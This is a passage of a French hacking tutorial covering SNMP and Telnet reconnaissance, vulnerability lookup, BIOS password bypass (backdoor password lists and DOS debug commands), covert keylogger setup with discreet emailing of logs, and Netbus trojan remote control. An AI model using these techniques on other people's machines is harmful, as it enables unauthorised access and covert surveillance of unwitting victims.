
SNMP est un protocole de gestion d'équipement réseau qui permet à l'administrateur d'interroger ses équipements afin d'en récupérer des informations. Dans notre exemple, nous avons trouvé quatre équipements sur notre réseau qui figuraient dans le community string "public", c'est-à-dire que n'importe qui peut avoir accès aux informations que les équipements renvoient.

Vous pouvez trouver sur internet des outils qui permettent d'automatiser les requêtes. http://www.solarwinds.net/

Note : le community string "public" est, généralement, la valeur par défaut attribuée à une machine faisant tourner un agent SNMP. C'est à l'administrateur d'en modifier la configuration. Le contraire d'un string public est le string "private", qui, lui, n'autorise à ne délivrer aucune information au grand public.

TELNET : Telecommunation Network

Pas de miracle pour Telnet. Ce service est généralement restreint par une identification obligatoire par login et mot de passe. La bannière qu'affiche le système peut en revanche être utile. Utilisez telnet pour vous connecter. Par défaut, vous vous connectez sur le port 23, donc, il n'est pas nécessaire de spécifier de port.



Dans notre exemple, la version complète du système d'exploitation est dévoilée. Mais, et c'est tout aussi grave, la version du noyau (Kernel 2.2.17) l'est aussi. Avec de telles informations, ce type de système risque de ne pas tenir deux secondes face à un pirate de niveau moyen.


CHAPITRE III

Attaques de services

I – Recherche de failles

Si le pirate à récupéré un nom de serveur et sa version, il va ensuite essayer de rechercher une vulnérabilité lui permettant soit de récupérer d'autres informations, soit de faire planter le service ou au mieux de faire executer du code au serveur. Ces failles font parties des failles applicatives. Il existe sur Internet des sites publiant les diverses failles trouvées par la communautée White Hat lors d'audit de code. Certaines failles seront accompagnées de ce que l'on appel « exploit », d'autres non. Une faille designe une erreure dans un morceau de code d'une application. Un exploit est un morceau de code permettant d'exploiter cette faille, la plus part du temps pour faire executer une commande de notre choix. Donc une faille publiée n'est pas forcement accompagnées de l'exploit, car une personne peut très bien etre capable de rechercher des failles mais incapable de coder un exploit et inversement ou tout simplement qu'une faille ne necessite pas d'exploit pour etre exploité mais juste d'une url envoyé par un navigateur par exemple. Pour illustrer cette explication nous allons prendre comme exemple le serveur Apache version 2.0 et nous allons effectuer une recherche sur www.securityfocus.com qui est le plus gros site modial de publication de failles. Je vous conseil d'ailleurs de vous incrire à la mailing liste BUGTRAQ qui vous avertira par mail des dernières vulnérabilités trouvées par la communautée White Hat. Voici par exemple une des vulnérabiltés trouvé sur Apache version 2.0 : http://www.securityfocus.com/bid/5434

Chaque vulnérabilité est associée à un ID, ici 5434 et est décomposé en plusieurs parties :



La partie « info » vous indiquera entre autres si la faille est exploitable à distance ou en local, la date de publication de la faille, les différents systèmes vulnérables, etc...

La partie « discussion » expliquant la faille en détail.

La partie « exploit » contient l'exploit s'il a été développé et si un exploit est nécessaire pour exploiter la faille. Comme vous pouvez le voir dans notre exemple, un exploit n'est pas nécessaire, il suffit de mettre une URL précise dans un navigateur.

La partie « discussion » contient un patch ou la méthode à appliquer pour boucher la faille si une solution à été trouvée.

La partie « credit » contient l'email, site, contact de la personne ayant découvert la faille.

La partie « help » contient une aide à propos des termes utilisés par bugtraq pour classifier les failles.

Dans le cas ou aucune faille n'a été publiée sur le web, le pirate tentera d'auditer lui même le code du serveur à la recherche d'une nouvelle faille.

CHAPITRE IV

Attaque physique

I – Le Bios

Comme vous devez le savoir, le BIOS (Basic Input Output System) se trouve sur votre carte mère.

C'est le circuit intégré rectangulaire (EEPROM) qui se trouve sous la pile plate. La plus part du temps il y a un autocollant réfléchissant dessus avec la références du composant.

Le BIOS contient toute la configuration matérielle permettant de démarrer votre ordinateur correctement (ex: détection disque dur, de la RAM, des divers lecteurs, etc...). Sur certains BIOS, il est possible d'affecter un mot de passe pour protéger l'accès a votre système d'exploitation (User Password) ou à la configuration du BIOS (Supervisor Password). Sur le plupart des ordinateurs il faut appuyer sur le bouton "F1", "F2", "Suppr", ou "CTRL+ALT+S" de votre clavier lors du démarrage de votre PC pour accéder a la configuration du BIOS (Setup Bios).

Il existe plusieurs méthodes pour cracker un mot de passe BIOS. Mais avant tout le pirate va essayer de le deviner en utilisant des mots de passe communs comme 1234, 0000, password, pass, sex, argent, les pass par défaut de divers systèmes ou même des fois rien.

1.Premiere méthode.

Elle consiste a utiliser les mots de passe du constructeur, ces pass sont en faite des backdoor mais tous les BIOS n'en on pas.

Pass Award BIOS:
AWARD SW, AWARD_SW, Award SW, AWARD PW, _award, awkward, J64, j256, j262, j332, j322, 01322222, 589589, 589721, 595595, 598598, SER, SKY_FOX, aLLy, aLLY, Condo, CONCAT, TTPTHA, aPAf, HLT, KDD, ZBAAACA, ZAAADA, ZJAAADC, djonet

Pass AMI BIOS:
AMI, A.M.I., AMI SW, AMI_SW, BIOS, PASSWORD, HEWITT RAND, Oder

Pass pour les autres BIOS:
LKWPETER, lkwpeter, BIOSTAR, biostar, BIOSSTAR, biosstar, ALFAROME, Syxz, Wodj

2.Deuxième méthode.

Si vous avez accès au système d'exploitation mais vous n'avez pas accès au Setup Bios... En utilisant une disquette de démarrage (ou en redémarrant win9x en mode ms-dos) pour accéder au DOS en mode réel, on va pouvoir utiliser la command debug pour enlever le pass d'accès a la configuration du BIOS (Setup).

- Appelle le programme "c:\DOS\debug" ou "c:\Windows\command\debug". En 2 mots, ce prog avec le paramètre -O (Output) permet de transmettre directement un octet à un port de sortie dont l'adresse suit et
Q permet de quitter le programme. Inutile de préciser qu'il est assez dangereux à utiliser.

Pour les BIOS AMI/AWARD :

"chemin"/debug
-O 70 17
-O 71 17
-Q

Pour les BIOS Phoénix :


"chemin"/debug
-O 70 FF
-O 71 17
-Q

Généric :

"chemin"/debug
-O 70 2E
-O 71 FF
-Q

Il ne vous reste plus qu'a reboot votre ordinateur...

Il existe aussi divers petits softs qui permettent de voir et enlever votre pass BIOS(pass d'accès a la configuration du bios) a partir du DOS. Voici bios320.exe qui est disponible en téléchargement sur http://www.11a.nu et qui permet de cracker la plupart des BIOS existant :



3.Troisième méthode.

Enlevez la pile plate qui se trouve sur votre carte mère (en effet cette pile permet de sauvegarder certains paramètres du Bics comme l'heure et le mot de pass). Il faut attendre, environ 15 à 30 minutes mais des fois une journée entière sera exigé pour que la mémoire se vide.

	Ci-contre la pile plate en question....

Lorsque l'on remettra la pile en place, tous les paramètre par défauts seront restaurés, donc plus de mot de pass Bios. Attention : Généralement, la pile est scellé. Donc si vous enlevez la pile, votre garantie sera perdue.

4.quatrième méthode.

Sur certaines carte mère il est possible de reset le pass BIOS en changeant de position d'un cavalier (en général le cavalier en question se trouve à coté du CI BIOS). Référez vous au manuel de votre carte mère pour plus d'informations. Dès que vous avez trouvé le cavalier il suffit de changer sa position et d'attendre quelques secondes. Ensuite, remettez le cavalier à sa position initiale et relancez votre machine.

5.Cinquieme méthode.

Elle consiste a court circuité 2 pattes du CI Bios a l'aide d'un strap. Pour cela il faut avoir la doc constructeur du CI qui nous permettra de savoir à quoi correspond chaque patte. Il faut faire très attention car un mauvais court circuit peut endommager votre CI et le remplacement sera inévitable.

6.Sixième méthode.

Si aucune de ces méthodes ne fonctionne, il faut reprogrammer le BIOS. Pour cela il faut démonter le BIOS, avoir un programmateur d' EEPROM (on peut trouver cela dans tous les magasins d'électronique) et surtout l'image de votre BIOS (fichier binaire contenant le BIOS). Pour trouver l'image de votre BIOS il faudra faire un tour sur le site du fabriquant. Flasher un BIOS consiste a le reprogrammer. Il faut faire très attention avec le Flashing BIOS car il peut endommager votre EEPROM ou votre carte mère. La connaissance des bases d'électronique est conseillé. On peut aussi flasher le bios à partir d'une disquette de démarrage mais dans ce cas vous devez avoir accès au lecteur de disquette et utiliser un petit soft comme aflash (sans oublier l'image du nouveau bios).

CHAPITRE V

Controle à distance & espionnage

I – Espionnage de systèmes

1 - Keylogging

Le Keylogger (traduction littérale : "enregistreur de clefs") est un dispositif en apparence simple, dont le concept est de se placer, à un niveau logiciel, entre l'utilisateur et le traitement des données qu'il effectue par le clavier. En clair cela veut dire que tout traitement, toute frappe, fait au clavier sera enregistré par le logiciel et stocké sous forme d'un fichier consultable par la suite. Ainsi le Keylogger s'avère être un système de surveillance fiable qui permet d'enregistrer de nombreuses choses comme des saisies de mots de passes, des saisies d'adresses, de rédactions de textes, etc. Pratiquer le Keylogging n'est pas une chose illégale en soi à condition qu'il soit effectué sur votre machine, ou, si ça n'est pas le cas, que la personne qui est surveillée ne le soit pas à son insu.

La plupart des Keyloggers sont invisibles. C'est à dire qu'ils fonctionnent en arrière plan de toutes les applications Windows, de façon cachée, et qu'un utilisateur non averti ne s'apercevra nullement de la présence d'un tel outil d'espionnage.

Il existe foule d'applications de ce type, plus ou moins performantes, et dont le prix varie du "tout gratuit" au "tout payant" en passant par les versions d'évaluations et les sharewares.

Nous ne saurions trop vous recommender de tester en premier lieu les versions gratuites afin de trouver chaussure à votre pied. Faites par exemple un petit tour sur www.download.com en tapant comme mot clef pour votre recherche "keyloggers".

Avant de vous en présenter quelques uns, sachez qu'un bon keylogger, qui est parfaitement invisible, ne doit :

- manifester sa présence à aucun moment que ce soit ;
- être visible ni depuis la barre des tâches ni depuis le gestionnaire d'applications (CTRL+ALT+DEL).


Pour illustrer le propos, prenons un très bon exemple : **iOpus STARR PC**.

a - Installation


L'installation ne devrait poser aucun problème, même au moins initié. Sur la fenêtre de sélection de la zone d'enregistrement des "fichiers de log" (comprenez les fichiers où sont stockées les informations qu'a enregistré le logiciel), vous avez trois possibilités :

- Garder les logs sur l'ordinateur où est installé le logiciel (par défaut, nous l'avons installé avec cette option). Si l'installation se fait avec cette option celà veut dire que vous êtes obligés d'avoir un accès à la machine où STARR est installé.
- D'enregistrer les fichiers de log sur un autre ordinateur du réseau local, sur un répertoire en partage.
- D'envoyer, par e-mail (et discrètement, celà s'entend) les fichiers de log.

A la fin de l'installation, le logiciel s'ouvre vous présentant sa fenêtre de gestion. Parmi les différents onglets à disposition seuls "Dashboard" et "Monitoring" sont susceptibles de nous intéresser. Le logiciel est entièrement en anglais mais n'en reste pas moins très facile d'utilisation.




b - Utilisation




Le lancement d'une session de capture d'informations s'effectue par la touche "Start". Vous pouvez spécifier l'endroit où vous désirez placer le fichier de log, et aussi le format sous lequel vous désirez l'enregistrer, le format par défaut étant HTML. Nous vous conseillons de garder un format des fichiers de

log en HTML, cette option permettant une lecture pratique et esthétique de l'activité enregistrée de l'ordinateur.



Par l'onglet "Monitoring" vous pouvez spécifier sur quelles applications et quels processus vous souhaitez porter votre surveillance. De même, en haut de l'écran, vous pouvez moduler la configuration concernant les captures d'écran ("screenshot") à votre guise.

1. Lancez une séance de capture (touche lecture/"Start"), et fermez STARR. Une fenêtre s'ouvrira vous rappelant comment réouvrir STARR au besoin. Celle-ci indique qu'il vous faut passer par "Démarrer" "Exécuter" puis taper *starrcmd*.



2. Pour tester le logiciel, menez vos activités comme vous le faites courrament, et au bout d'une dizaine de minutes par exemple relancez STARR.
3. Pour afficher le résultat de l'enregistrement des données, cliquez d'abord sur le bouton "Creat Report from STARR log". Cette étape est obligatoire, sinon le logiciel ne créera pas le fichier log.

4. Ensuite cliquez sur View Report, ce qui vous ouvrira l'éditeur de texte ou de page approprié selon l'option d'enregistrement que vous avez choisi. Si vous avez gardé l'option d'un fichier log au format HTML alors ce sera votre navigateur web qui s'ouvrira.

La magie de l'espionnage a fait son chemin, vous voici maintenant en possession d'un fichier de log complet, structuré et détaillé de toute l'activité de votre PC.

II- Prise de contrôle à distance

Le meilleur système d'espionnage à distance qui ait jamais été conçu reste le trojan. Un trojan est une application de type dit "cheval de troie". Car, tout comme le cheval de Troie, il s'installe discrètement sur une machine à l'insu de l'utilisateur.

a - Comment marche un trojan ?


L'immense majorité des trojans se dissimulent dans des applications éxécutables au format ".exe". Ces fichiers n'ont l'air de rien lorsqu'ils s'éxécutent : des petits jeux, des animations, des faux messages d'erreurs... Mais ils installent en arrière plan, sur la machine qui a éxécuté le logiciel, une application serveur invisible. "Invisible" car l'utilisateur n'a jamais eut connaissance ni de son installation ni de son fonctionnement. Ce serveur va ouvrir un port, et attendre passivement des demandes de connections de la part d'un client adapté.

Le pirate, lui, dispose de l'application client, qui est la seule à pouvoir communiquer avec le serveur. Une fois connecté il va pouvoir interragir avec la machine de la victime ce qui va lui permettre de faire tout ce que le trojan lui permet. Ainsi deux trojans différents ne permettront pas forcément à un pirate de faire les mêmes choses. Au fur et à mesure que les années se sont écoulées, les troyens ("trojan" au pluriel) ont fini par se complexifier, à se diversifier, à envahir d'autres systèmes d'exploitation... Le plus complet et l'un des plus célèbre de nos jours reste certainement Back Orifice 2000, mais le plus illustratif et démonstratif, de par sa simplicité d'utilisation, est Netbus.

b - Expérimentation

Afin de bien vous mettre en conditions, nous allons expérimenter, tester, et ainsi voir quelle peut-être l'utilité d'un trojan. Dans cet exercice nous allons prendre deux machines. L'une d'elle représentera la victime, l'autre le pirate. Le but de l'exercice est d'arriver à prendre un contrôle total et utile de la machine piratée. Nous utiliserons Netbus 1.7, car, bien que ce ne soit pas la dernière version, elle est largement suffisante pour nos démonstrations. Nous avons pris pour faire les essais deux machines dans un réseau local. L'une est infectée, l'autre sert à simuler la machine du pirate.

Interface




L'interface graphique de Netbus ne se compose que de boutons (grand bien en fasse aux Script-Kiddies). Par défaut l'adresse IP entrée dans "Host name/IP" est la vôtre. Et le port indiqué est "12345",

qui est en fait le port qu'utilise le serveur de Netbus par défaut. Pas de danger lorsque vous éxécutez le client : il n'est pas infecté, quoiqu'en dise votre anti-virus.

Connection

1. Utilisez la zone "Host name/IP" et indiquez-y l'adresse IP (ou le nom d'hôte) de la machine infectée

2. Cliquez sur "Connect!"
3. Une fois connecté, le logiciel devrait vous le signaler




Espionnage

1. La première fonction d'espionnage que vous pourrez exploiter sous Netbus est certainement "Screendump", qui sert à faire des photos d'écrans de la victime et à vous les envoyer directement.


2. Ensuite vous pourrez toujours visualiser les processus actifs de la victime, comme si vous utilisiez son gestionnaires d'applications, grâce à la commande "Active wnds" ("Active windows", en français : "Fenêtres actives")

Ce qui vous offre, par l'intermédiaire d'une fenêtre interne, un listing des applications ouvertes. Il est nécessaire de rafraichir régulièrement cette liste afin de maintenir une surveillance continue sur une cible.




3. Le gestionnaire de fichiers à distance est aussi très pratique et même effroyable. Lancez le par l'intermédiaire de la touche "File manager"

